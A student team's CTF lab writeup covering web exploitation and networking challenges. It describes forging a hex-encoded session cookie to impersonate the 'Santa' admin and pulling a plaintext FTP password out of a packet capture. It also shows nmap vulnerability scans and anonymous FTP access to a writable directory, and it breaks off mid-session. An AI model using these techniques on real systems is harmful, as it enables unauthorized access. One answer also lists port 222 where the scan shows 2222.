PSP 0201
Week 3 Writeup

Group name: Dude Not Perfect

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member

Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap


Solution/Walkthrough:

Question 1

Stored cross-site scripting


Question 2

Type anything in the search query and press enter you will be able to see the q in the link address.



Question 3

Open OWASP Zap type in the link to scan for XSS vulnerabilities.Once you have scan completed, you will be able to see 2 XSS alerts.



Thought Process/Methodology: Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and log in. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'Santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Wireshark, Firefox

Solution/Walkthrough:

Question 1

Open the file named “ pcap1.pcap” in the Wireshark to get the ip address that initiates an ICMP/ping.

17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (reply in 22)
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 21)
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (reply in 24)
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 23)

Question2

Use the filter (http.request.method == GET) to see HTTP GET requests in the “ pcap1.pcap” file.

http.request.method==GET

No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Question3

Find the name of the article that the ip address “10.10.67.199” visited.

467	64.028410	10.10.67.199	10.10.15.52	HTTP	400	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1

Question4

In the “pcap2.pcap” file, I found the password that was leaking during the login process.

Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap

```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```


Question5


I found the name of the protocol that is encrypted in the “pcap2.pcap”.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

Question6

In the “pcap3.pcap”, find the christmas.zip file and extract it to know in the Wish list for Elf McSkidy, what item will be used to replace Elf McEager.





elf_mcskidy_wishlist - Notepad

File Edit Format View Help

```
Wish list for Elf McSkidy
-------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Thought Process/Methodology: First, open the Wireshark and put the "pcap1.pcap" file into it. Then we found the ip address that initiates an ICMP/ping. Then, we use the filter (http.request.method == GET) to see HTTP GET requests in the " pcap1.pcap" file and find the name of the article that the ip address "10.10.67.199" visited. After that, we close the "pcap1.pcap" file and open another file named "pcap2.pcap".We searched for an ip address to find the password that was leaking during the login process. We also found the name of the protocol that is encrypted in this file. In the "pcap3.cap", we need to open the extract objects and the HTTP so that we can get the christmas.zip file. Download and extract it to know what item was used to replace Elf McEager.


Day 8: Networking - What's Under the Christmas Tree?

Tools used: THM Attack Box, Nmap, Google, Terminal

Solution/Walkthrough:

Question 1

Used Google



Question 2

the port numbers of the three services running are 80, 222, 3389

```
root@ip-10-10-152-62: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-152-62:~# cat target.txt
cat: target.txt: No such file or directory
root@ip-10-10-152-62:~# nmap 10.10.97.116

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 08:37 BST
Nmap scan report for ip-10-10-97-116.eu-west-1.compute.internal (
7.116)
Host is up (0.053s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
MAC Address: 02:44:F4:37:5F:35 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
root@ip-10-10-152-62:~#
```

Question 3

Use this command

```
root@ip-10-10-152-62: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-152-62: ~    root@ip-10-10-152-62: ~
root@ip-10-10-152-62:~# nmap --script vuln 10.10.97.116
```

Look for what is reported as the most likely distribution to be running

It's " Ubuntu"

```
root@ip-10-10-152-62: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-152-62: ~        root@ip-10-10-152-62: ~
root@ip-10-10-152-62:~# nmap --script vuln 10.10.97.116

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-24 08:42 BST
Nmap scan report for ip-10-10-97-116.eu-west-1.compute.internal (10.10.9
7.116)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.2
9 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.
4.29 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.29
 (ubuntu)'
|   /page/: Potentially interesting directory w/ listing on 'apache/2.4.
29 (ubuntu)'
|_  /src/: Potentially interesting directory w/ listing on 'apache/2.4.2
9 (ubuntu)'
| http-internal-ip-disclosure:
```

Question 4

Used Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. The website might be used for a blog based on the value returned.

```
|_http-title: TBFC&#39;s Internal Blog
```


Thought Process/Methodology: After starting the machine and attack box, we used nmap on the machine's IP in the terminal and found out the port numbers of the three services running. Again using nmap in the terminal, we successfully found the most likely distribution to be running that is "Ubuntu", Lastly, using Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, we think this website might be used for a blog.

Day 9: Networking - Anyone can be Santa!

Tools used: Terminal, GoBuster, Firefox, WFUZZ


Solution/Walkthrough:

Question 1



Open terminal, type ftp and ip address, then type anonymous on the name and type ls on the ftp and we can find the one that only we can access, public.

Question 2



Then changed directories into “public” and then looked at the contents. There is a script called backup.sh located within. Thats is what we looking for.


Question 3

```
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-173-20: ~        root@ip-10-10-173-20: ~
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> dc public
?Invalid command
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 .
drwxr-xr-x    6 65534    65534        4096 Nov 16  2020 ..
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
